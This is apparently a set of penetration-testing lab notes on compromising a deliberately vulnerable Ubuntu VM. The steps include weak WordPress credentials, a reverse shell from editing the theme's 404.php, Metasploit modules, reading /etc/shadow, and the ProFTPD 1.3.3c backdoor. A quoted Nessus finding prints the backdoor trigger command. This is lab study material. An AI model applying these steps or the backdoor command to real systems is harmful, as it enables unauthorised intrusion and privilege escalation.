
Now, if we back to wp-login --- <http://vtcsec/secret/wp-login.php>, it will work:



The username and password is:

<b>admin</b>	<b>admin</b>
--------------	--------------

we can login now:



## WPScan

This revealed a number of vulnerabilities (19) and that the default WordPress username of 'admin' is still in use:

**persistence**

I can just persistence like what I do in 2\_wordpress\_host\_server\_1.(ssh)

- I can ssh login and then config the publickey

```
(kali@kali)-[~]
└─$ ssh marlinspike@172.16.1.7
The authenticity of host '172.16.1.7 (172.16.1.7)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJ0aKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.1.7' (ED25519) to the list of known hosts.
marlinspike@172.16.1.7's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

187 packages can be updated.
2 updates are security updates.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$ ls
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz  Documents  Music  proftpd-1.3.3c.tar.bz2.bak  wordpress
046e85f6fe460de94fd46198feef4d07-backdoored_proftpd-1.3.3c.tar.gz.bak  Downloads  Pictures  Public
backdoored_proftpd-1.3.3c  examples.desktop  proftpd-1.3.3c  Templates
Desktop  latest.tar.gz  proftpd-1.3.3c.tar.bz2  Videos
marlinspike@vtcsec:~$
```

## summary

- ProFTPD 1.3.3c --->use MSF can get shell and then get root
- /etc/shadow is vuln --->get password of marlinspike
- mysql info in wp-config.php --->login in the wordpress(change wordpress admin's password)
- >then upload php in wordpress to get root in VM
- gobuster/dirb get /secret dir and then WPScan can get the username-admin
- wordpress password is too weak, brute easily.
- wordpress has too may upload doors(like appearance -- theme -- twentyseventeen --Editor -- 404.php)(but it may be www-data but not root)
- www-data can access the /etc/shadow file, and can get root by modifying the passwd file
- once we know the wordpress's username and password, we can use MSF /unix/webapp/wp\_admin\_shell\_upload or something else to get a reverse shell(we dont need have to upload some php in wordpress, we can use toolMSF!)

The screenshot shows the WordPress dashboard for a user named 'admin'. The left sidebar contains navigation links: Dashboard, Posts, Media, Pages, Comments, Appearance (selected), Themes, Customize, Widgets, Menus, Header, Editor, Plugins (1), Users, Tools, Settings, and Collapse menu. The main content area displays the '404 Template (404.php)' for the 'Twenty Seventeen' theme. A notification at the top indicates 'WordPress 6.1.1 is available! Please update now.' The code editor shows the following PHP and HTML code:

```

1 <?php
2 /**
3  * The template for displaying 404 pages (not found)
4  *
5  * @link https://codex.wordpress.org/Creating_an_Error_404_Page
6  *
7  * @package WordPress
8  * @subpackage Twenty_Seventeen
9  * @since 1.0
10 * @version 1.0
11 */
12
13 get_header(); ?>
14
15 <div class="wrap">
16     <div id="primary" class="content-area">
17         <main id="main" class="site-main" role="main">
18
19             <section class="error-404 not-found">
20                 <header class="page-header">
21                     <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.',
22 'twentyseventeen' ); ?></h1>
23                 </header><!-- .page-header -->
24                 <div class="page-content">
25                     <p><?php _e( 'It looks like nothing was found at this location. Maybe try a
26 search?', 'twentyseventeen' ); ?></p>
27
28                     <?php get_search_form(); ?>
29
30                 </div><!-- .page-content -->
31             </section><!-- .error-404 -->
32         </main><!-- #main -->
33     </div><!-- #primary -->
34 </div><!-- .wrap -->
35
36 <?php get_footer();

```

The right sidebar shows the 'Theme Files' list, including: Stylesheet (style.css), Theme Functions (functions.php), assets, RTL Stylesheet (rtl.css), 404 Template (404.php) (selected), Archives (archive.php), Comments (comments.php), Theme Footer (footer.php), Homepage (front-page.php), Theme Header (header.php), inc, Main Index Template (index.php), Single Page (page.php), Search Results (search.php), Search Form (searchform.php), Sidebar (sidebar.php), Single Post (single.php), template-parts, and README.txt.

start nc listener and open `vtcsec/secret/wp-content/themes/twentyseventeen/404.php`, It gives us shell for www-data user.

## Description

The remote host is using ProFTPD, a free FTP server for Unix and Linux.

The version of ProFTPD installed on the remote host has been compiled with a backdoor in 'src/help.c', apparently related to a compromise of the main distribution server for the ProFTPD project on the 28th of November 2010 around 20:00 UTC and not addressed until the 2nd of December 2010.

By sending a special HELP command, an unauthenticated, remote attacker can gain a shell and execute arbitrary commands with system privileges.

Note that the compromised distribution file also contained code that ran as part of the initial configuration step and sent a special HTTP request to a server in Saudi Arabia. If this install was built from source, you should assume that the author of the backdoor is already aware of it.

## Solution

Reinstall the host from known, good sources.

## See Also

[https://www.theregister.co.uk/2010/12/02/proftpd\\_backdoored/](https://www.theregister.co.uk/2010/12/02/proftpd_backdoored/)


<https://xorl.wordpress.com/2010/12/02/news-proftpd-owned-and-backdoored/>

<http://www.nessus.org/u?774de525d>

## Output

```
Nessus was able to exploit the issue to execute the command 'id'
on the remote host using the following FTP commands :
```

```
- HELP ACIDBITCHEZ
id;
```

Port *	Hosts
21 / tcp / ftp	10.0.2.20 

以上漏洞均可以排列组合，互相之间会彼此导致。